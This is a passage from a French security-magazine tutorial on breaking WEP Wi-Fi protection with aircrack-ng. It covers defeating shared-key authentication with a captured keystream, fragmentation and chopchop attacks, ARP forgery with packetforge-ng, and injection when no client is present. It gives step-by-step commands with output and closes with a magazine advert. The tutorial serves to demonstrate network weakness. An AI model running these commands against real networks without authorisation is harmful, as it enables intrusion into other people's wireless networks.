Certains réseaux, rares cependant, demandent une authentification en mode *Shared*. Ceci implique une réponse à un challenge, qui nécessite la connaissance de la clé WEP. Or c'est précisément ce qu'on cherche à trouver...

Dans ce cas de figure, l'AP va rejeter la tentative d'authentification de l'adresse MAC factice.

```
~# aireplay-ng --fakeauth 0 -a 00:14:BF:63:1E:42 -e MISCWEP -h
00:11:22:33:44:55 ath1
20:35:16 Waiting for beacon frame (BSSID: 00:14:BF:63:1E:42) on channel 11

20:35:17  Sending Authentication Request
20:35:17  AP rejects open-system authentication
Please specify a PRGA-file (-y).
```

Là encore, la solution simple consiste à utiliser l'adresse d'un client légitime associé. Comme on peut le voir, c'est une méthode assez générique qui permet de contourner l'essentiel des restrictions mises en place au niveau de l'AP en une seule fois.

L'autre méthode consiste à exploiter une faille dans le mécanisme d'authentification de WEP pour le contourner. Cette faille est une situation de clair connu entre deux messages du *handshake* d'authentification, qui nous permet de récupérer un *keystream* utilisable pour générer une réponse valide à partir d'un challenge sans connaissance de la clé WEP.

Pour y parvenir, il faut que **airodump-ng** capture l'authentification d'un client légitime, soit parce qu'il s'associe naturellement au réseau cible, soit parce que vous l'avez désauthentifié à cet effet. L'outil affiche alors SKA dans la colonne AUTH de sa sortie et génère un fichier contenant le fameux keystream, par exemple **sharedkey-01-00-14-BF-63-1E-42.xor**.

Muni de ce précieux sésame, on pourra s'authentifier au réseau.

```
~# aireplay-ng --fakeauth 0 -a 00:14:BF:63:1E:42 -e MISCWEP -h
00:11:22:33:44:55 -y sharedkey-01-00-14-BF-63-1E-42.xor ath1
20:38:54 Waiting for beacon frame (BSSID: 00:14:BF:63:1E:42) on channel 11

20:38:55  Sending Authentication Request
20:38:55  AP rejects open-system authentication
Part1: Authentication
Code 0 - Authentication SUCCESSFUL :)
Part2: Association
Code 0 - Association SUCCESSFUL :)
```

3 Variation sur les conditions de l'attaque

Parfois, les conditions de l'attaque peuvent s'éloigner du cas d'école, ce qui oblige à se montrer quelque peu... imaginatif...

3.1 Pas de client associé en vue

Le cas d'école suppose un client associé à l'AP du réseau cible. Si c'est souvent le cas, parfois, on se retrouve dans une situation quelque peu différente, à savoir sans aucun client associé... C'est un cas assez courant, mais aussi parfois fastidieux à résoudre, qui peut néanmoins se contourner si la partie filaire du réseau émet du trafic visible sur le réseau Wi-Fi ou si on dispose d'une capture de trafic valide du réseau cible.

3.1.1 Une solution simple

La solution la plus simple consiste à capturer un paquet émis par le point d'accès et à le réémettre à destination de l'adresse de *broadcast* Ethernet. Recevant un tel paquet, l'AP va le réémettre, mais après l'avoir rechiffré, générant un nouvel IV utilisable pour casser la clé WEP. Cette technique s'utilise avec l'option d'injection interactive de **aireplay-ng**, qui permet de sélectionner soi-même le paquet qu'on veut injecter dans le réseau cible.

```
~# aireplay-ng --interactive -p 0841 -c FF:FF:FF:FF:FF:FF -b
   00:14:BF:63:1E:42 -h 00:11:22:33:44:55 ath1
```

aireplay-ng va alors vous proposer des trames à injecter. En choisir une assez petite permettra d'accélérer le déroulement de l'attaque.

On notera que si on dispose d'une capture de trafic valide du réseau cible, on peut utiliser celle-ci comme source pour la génération de la trame à injecter. Il suffira de passer le fichier PCAP en option à **aireplay-ng** pour ce faire.

```
~# aireplay-ng --interactive -p 0841 -c FF:FF:FF:FF:FF:FF -b
   00:14:BF:63:1E:42 -h 00:11:22:33:44:55 -r capture.cap ath1
```

Tout ceci vient remplacer les étapes 5 et 6 du cas d'école. Ce qui suppose évidemment que l'adresse **00:11:22:33:44:55** a été au préalable associée comme dans l'étape 4, avec l'option **--fakeauth** de **aireplay-ng**. Si ce n'est pas possible du fait d'un filtrage d'adresse MAC, il vous faudra une adresse autorisée. Si c'est une authentification en mode Shared ou un SSID masqué qui vous en empêche, dans la mesure où vous avez besoin d'un client légitime pour contourner le problème, vous êtes malheureusement bloqué...

Il existe cependant un petit hic à cette solution, avec une fonctionnalité couramment appelée « isolation de stations », qui consiste à bloquer au niveau de l'AP tout trafic émis par une station Wi-Fi associée à destination du réseau sans fil. Si elle a été créée avant tout pour empêcher la propagation de *malwares* sur les réseaux publics, son utilisation dans un réseau protégé en WEP va tout simplement bloquer l'émission sur le segment sans fil de la trame que nous essayons d'injecter...

3.1.2 Une solution un peu plus compliquée

Une autre solution ne manquant pas de style existe. Elle suppose également que vous ayez été capable d'associer une adresse MAC. Sinon, dommage... Dans ce cas de figure, il va s'agir de générer une requête ARP à la main, en obtenant dans un premier temps un keystream à l'aide d'une attaque par fragmentation **[7]** ou de type Chopchop **[8]**, de s'en servir pour générer une requête ARP à l'aide de **packetforge-ng** **[9]**, puis de l'injecter dans le réseau. Autant dire que ça demande de l'huile de coude et un peu de chance...

Les attaques par fragmentation ou de type Chopchop s'exécutent avec **aireplay-ng** respectivement de la manière suivante :

```
~# aireplay-ng --fragment -b 00:14:BF:63:1E:42 -h 00:11:22:33:44:55 ath1
~# aireplay-ng --chopchop -b 00:14:BF:63:1E:42 -h 00:11:22:33:44:55 ath1
```

En cas de succès, la première produit un fichier de la forme **fragment-1105-210332.xor** alors que pour la seconde, ce sera plutôt **replay_dec-1105-211123.xor**. Ces fichiers contiennent un keystream qui va nous permettre de générer une trame chiffrée valide.

Selon qu'on aura obtenu son keystream par fragmentation ou Chopchop, on fera respectivement ainsi :

```
~# packetforge-ng --arp -a 00:14:BF:63:1E:42 -h 00:11:22:33:44:55 -k
   255.255.255.255 -l 255.255.255.255 -y fragment-1105-210332.xor -w
   arprequest.cap
~# packetforge-ng --arp -a 00:14:BF:63:1E:42 -h 00:11:22:33:44:55 -k
   255.255.255.255 -l 255.255.255.255 -y replay_dec-1105-211123.xor
   -w arprequest.cap
```

Nous générons ainsi un fichier PCAP, **arprequest.cap** contenant une trame chiffrée, laquelle est une requête ARP de l'IP 255.255.255.255 pour l'IP 255.255.255.255. En effet, n'ayant aucune idée de l'adressage utilisé sur le réseau cible, il faut bien trouver quelque chose. Et ce quelque chose est l'adresse de broadcast qui fonctionne globalement assez bien sur un AP. Dans le cas contraire, il faudra s'orienter vers une séance de devinettes consistant à générer des requêtes pour les adresses en .1 et .254 des plages privées classiques et les injecter pour voir laquelle génère une réponse, ce qui se scripte facilement.

L'étape finale consiste à injecter la requête ARP ainsi formée.

```
~# aireplay-ng --interactive -r arprequest.cap ath1
```

Comme précédemment, ces manipulations viennent remplacer les étapes 5 et 6 du cas d'école. En cas de succès, vous verrez le nombre d'IV utilisables dans la sortie de **aircrack-ng** augmenter à un rythme soutenu et pourrez espérer récupérer la clé WEP.

Comme dans la méthode simple, l'isolation de stations va nous poser un réel problème parce ce qu'elle bloquera les attaques par fragmentation et de type Chopchop.

FOCUS SUR...

▪ KEYSTREAM

RC4 est une primitive de chiffrement par flot qui consiste à réaliser un XOR entre le flot de données en clair et un flot de données pseudo-aléatoire dépendant de la clé de chiffrement. Ce flot de données pseudo-aléatoire, pouvant être considéré comme la clé d'un chiffrement par simple XOR, est appelé « keystream ».

Dans le cas de WEP, la clé fournie à RC4 est la concaténation d'un vecteur d'initialisation (IV) aléatoire et de la clé WEP. Cette dernière étant fixe, la valeur du *keystream* ne dépend, au sein d'un réseau WEP en opération, que de la valeur de l'IV. Celle-ci apparaissant en clair dans l'en-tête de la trame, la récupération d'un keystream pour un IV donné permet donc de chiffrer des contenus arbitraires par simple XOR, sans pour autant connaître la valeur de la clé WEP.

La récupération de keystream (*Keystream Harvesting*) est une technique permettant d'injecter rapidement des trames arbitraires dans un réseau protégé par WEP, sans pour autant aller jusqu'à en récupérer la clé. Ces keystream sont extraits de trafic soit passivement, en jouant sur des situations de clair connu, typiquement la phase d'authentification de type *Shared Key*, ou activement avec une attaque par fragmentation [7] ou Chopchop [8].

Ces injections de trames peuvent se suffire à elles-mêmes dans le cadre d'attaques très spécifiques. Elles peuvent également être utilisées pour déclencher la génération du volume de trafic nécessaire au cassage de la clé WEP.

3.2 Le point d'accès refuse vos injections

Dans tous les cas précédemment évoqués, le trafic injecté l'est à destination de l'AP, lequel se chargera de le relayer vers sa destination. Parfois, ce dernier se montre sourd à toutes vos tentatives d'injection, comme lorsque l'isolation de stations est activée. Une solution est alors de se tourner directement vers un éventuel client légitime associé.

Ceci peut se faire de plusieurs manières différentes. La première consiste à capturer du trafic à l'aide de **airodump-ng** et de l'analyser à l'aide d'un outil comme **wireshark** **[10]** pour ne conserver dans un nouveau fichier, par exemple **interesting.cap**, que les trames que vous jugerez intéressantes à destination de ce client, à savoir celles qui auront une bonne tête et auront surtout généré une réponse. On utilisera ces trames en injection interactive avec **aireplay-ng**.

```
~# aireplay-ng --interactive -r interesting.cap ath1
```

Une seconde méthode consiste à faire la même chose en *live*, directement depuis **aireplay-ng** en mode interactif. Pour capturer une requête ARP, l'idée ici est de ne conserver que les trames émises en broadcast Ethernet par le point d'accès et ayant une taille comprise entre 68 et 86 octets environ.

```
~# aireplay-ng --interactive -b 00:14:BF:63:1E:42 -d
   FF:FF:FF:FF:FF:FF -f 1 -m 68 -n 86 ath1
```

Vous trouverez des tutoriaux vous expliquant comment faire la même chose en vous appuyant sur les attaques par fragmentation ou de type Chopchop déjà utilisées précédemment pour récupérer le fameux keystream qui vous permettra de générer la trame à injecter. Le souci, c'est que si vous visez un client parce que le comportement de l'AP ne vous donne pas satisfaction, ni une attaque par fragmentation, ni un Chopchop ne passeront, dans la mesure où ces dernières s'appuient justement sur l'AP...

Notez toutefois, pour la curiosité, que si vous êtes en face d'un AP exigeant une authentification en mode *Shared* et que vous êtes parvenu à capturer une authentification, alors le fichier **sharedkey-01-00-14-BF-63-1E-42.xor** généré par **airodump-ng** est suffisamment long pour être utilisé afin de créer une requête ARP à l'aide de **packetforge-ng**.

```
~# packetforge-ng --arp -a 00:14:BF:63:1E:42 -c 00:0E:8E:0D:FD:D9
   -h 00:11:22:33:44:55 -j -o -l 192.168.0.1 -k 192.168.0.10 -y
   sharedkey-01-00-14-BF-63-1E-42.xor -w arprequest.cap
```

Le souci avec cette méthode est que vous allez devoir deviner l'espace d'adressage du réseau cible, et en particulier l'adresse IP du client que vous visez, ce qui n'est pas terriblement efficace. Une attaque de type Chopchop aurait pu vous donner la réponse, si vous pouviez la lancer...

Conclusion

Ce petit tutoriel couvre l'essentiel des cas qu'on rencontre couramment lorsqu'on doit démontrer la faiblesse d'un réseau Wi-Fi protégé en WEP. Il vise également à montrer que les fonctionnalités additionnelles que sont le masquage de SSID, le filtrage d'adresses MAC ou encore l'isolation de station n'ont qu'un impact réduit sur les chances de succès d'un attaquant motivé. ■

▪ RÉFÉRENCES

[1] http://www.aircrack-ng.org/
[2] http://madwifi-project.org/
[3] http://www.aircrack-ng.org/doku.php?id=airmon-ng
[4] http://www.aircrack-ng.org/doku.php?id=airodump-ng
[5] http://www.aircrack-ng.org/doku.php?id=aireplay-ng
[6] http://www.aircrack-ng.org/doku.php?id=aircrack-ng
[7] http://www.aircrack-ng.org/doku.php?id=fragmentation
[8] http://www.aircrack-ng.org/doku.php?id=korek_chopchop
[9] http://www.aircrack-ng.org/doku.php?id=packetforge-ng
[10] http://www.wireshark.org/

NOUVELLE FORMULE

GNU/LINUX MAGAZINE N°134


CHEZ VOTRE MARCHAND DE JOURNAUX !

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX

JUSQU'AU 28 JANVIER 2011 ET SUR : www.ed-diamond.com

www.unixgarden.com

Récoltez l'actu UNIX et cultivez vos connaissances de l'Open Source !



Administration système

Utilitaires

Comprendre

Graphisme

Embarqué

Environnement de bureau

Bureautique

Audio-vidéo

Administration réseau

News

Distribution

Programmation

Agenda-Interview

Sécurité

Matériel

Web

Jeux

Réfléchir

UnixGarden